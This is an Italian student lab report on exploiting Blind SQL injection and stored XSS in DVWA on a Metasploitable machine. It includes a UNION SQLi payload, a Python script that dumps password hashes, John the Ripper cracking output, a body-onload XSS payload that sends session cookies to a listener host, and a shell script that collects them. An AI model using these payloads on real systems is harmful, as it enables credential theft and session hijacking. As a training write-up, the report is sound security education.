

WEB APPLICATION HACKING

Blind SQLi, Stored XSS
Alessandro Morabito @ Epicode

1 Introduzione

In questo progetto è stato richiesto di exploitare le vulnerabilità SQL Injection (Blind) e XSS (Stored) sulla DVWA a cui si può accedere tramite la macchina metasploitable sulla stessa rete.

2 Blind SQLi

Dopo aver effettuato il login su DVWA mi sono recato nella zona dedicata all'exploit di *Blind SQLi*. Il server è impostato in maniera tale da non generare alcun output in caso di errori nella stringa di query *SQL* che viene eseguita da lato server. Possiamo comunque vedere l'esito della query se viene eseguita.

Dopo aver verificato che la stringa `1 and 1=2` non restituisce alcun risultato, mentre `1 and 1=1` restituisce informazioni riguardanti l'utente con *user_id* = 1, ho agito nel modo seguente:


```
1 and 1=2 union select first_name,password from users.
```

Siamo a conoscenza del fatto che 1 è un valore di id valido. Infatti mettere solamente quel valore come input ci restituisce un risultato valido. Inserire un valore casuale, come *asd*, d'altro canto, non restituisce alcuna informazione. Il motivo è che viene lanciato un errore (soppresso in output) quando *MySQL* non riesce a trovare una corrispondenza nella tabella.

Il motivo per cui aggiungo una espressione booleana sempre falsa è che voglio filtrare l'output per il successivo processo di automazione.

La query che segue *union* è quella che ci permette di ricavare la password che risultano salvate in hash MD5. Avrei potuto utilizzare anche *null* al posto di *first_name* per evitare la generazione di alcuni errori.

Immaginando di avere a disposizione una quantità di hash molto più elevata, ho scelto di scrivere un programma in Python che, dopo aver inviato la query *SQL*, salva le hash delle password trovate in un file a parte.



```
kali_user@kali: ~/w2/lectures/l5/proj
(kali_user@kali) - [~/w2/lectures/l5/proj]
$ pygmentize get_hashes.py
import requests
import urllib.parse
import argparse
from bs4 import BeautifulSoup

parser = argparse.ArgumentParser()
parser.add_argument('target_ip')
args = parser.parse_args()

target_ip = args.target_ip

cookies = {
    'PHPSESSID': 'c477209fa2de651352e71c3c44f96999',
    'security': 'medium',
}

payload = '1 and 1=2 union select first_name, password from users'
payload = urllib.parse.quote(payload)

req = requests.get('http://' + target_ip + '/dvwa/vulnerabilities/sql_i_blind/?id=' + payload + '&Submit=Submit#', cookies=cookies)

soup = BeautifulSoup(req.text, 'html.parser')
pres = soup.select('pre')

with open('hashes.txt', 'w') as hashes_file:
    for pre in pres:
        hashes_file.write(pre.getText()[1:-32:] + '\n')

(kali_user@kali) - [~/w2/lectures/l5/proj]
$
```

Successivamente utilizzo John The Ripper per trovare i valori che corrispondono alle hash trovate.

```
kali_user@kali: ~/w2/lectures/l5/proj
$ python get_hashes.py 192.168.1.167

(kali_user@kali) - [~/w2/lectures/l5/proj]
$ cat hashes.txt
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e83
8d933d75ae2c3960d7e044fcc692166
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99

(kali_user@kali) - [~/w2/lectures/l5/proj]
$ john --format=raw-md5 hashes.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)

(kali_user@kali) - [~/w2/lectures/l5/proj]
$ john --format=raw-md5 --show hashes.txt
7:password
7:abc123
7:charley
7:letmein
7:password

5 password hashes cracked, 0 left


(kali_user@kali) - [~/w2/lectures/l5/proj]
```

3 Stored XSS

Mi reco ora nella sezione dedicata all'attacco Stored XSS. È richiesto di eseguire un attacco che invia i cookie di sessione a un server malevolo.

Per fare ciò ho inserito il codice malevolo nella sezione dedicata al nome, meno filtrata rispetto a quella dedicata al messaggio. In particolare, si può notare che `<script>` viene filtrato se inserito in input, e anche che la lunghezza del testo che può essere inserito è limitata a 10 caratteri.

Per aggirare il problema della lunghezza del payload, dal momento che il filtro avviene solamente a lato client, è bastato modificare il parametro `maxlength` utilizzando *Ispeziona Elemento* nel browser.



Per aggirare invece il problema relativo alla rimozione dei tag `<script>`, invece, ho fatto ricorso al tag

<body>, inserendo lo script malevolo all'interno del parametro onload relativo.


Lo script fa in automatico una richiesta verso il server malevolo. In particolare, si chiede di accedere alla risorsa identificata proprio dai cookie della vittima. Anche se la risorsa cercata non esiste, il server riceve i dati relativi alla richiesta, e quindi i cookie.

Il payload utilizzato è quindi:

```
<body onload=fetch('http://192.168.1.154:56787/'+document.cookie)>alessandro
```

Anziché utilizzare netcat per ricevere le richieste, ho utilizzato tcpserver, che permette di gestire connessione multiple. In questo modo, inoltre, non è necessario riavviare il programma al termine della connessione.

tcpserver -v 0 56787 ./read.sh esegue read.sh ad ogni richiesta ricevuta. Questo elabora la richiesta salvando la sezione relativa ai cookie all'interno di un file dedicato, se non vi è già presente.



```
kali_user@kali: ~/Documents/tmp
$ cat read.sh
#!/bin/bash
read MESSAGE
cookie=$(echo $MESSAGE | awk -e '{ $0 ~ /\.+HTTP/ {print $2}' | cut -d "/" -f 2)
grep -qxF "$cookie" result || echo $cookie >> result
$ cat result
security=medium;%20PHPSESSID=c477209fa2de651352e71c3c44f96999
$
```

4 Conclusioni

In questo progetto si è fatto in maniera tale di simulare un attacco ad applicazioni web attaccando sia la sezione di back-end della DVWA (Database, tramite query SQL), sia la sezione di front-end (con codice *JavaScript*). Entrambe le vulnerabilità sono dovute a un inefficace filtro dell'input inserito dall'utente, che è quindi in grado di inserire un codice malevolo.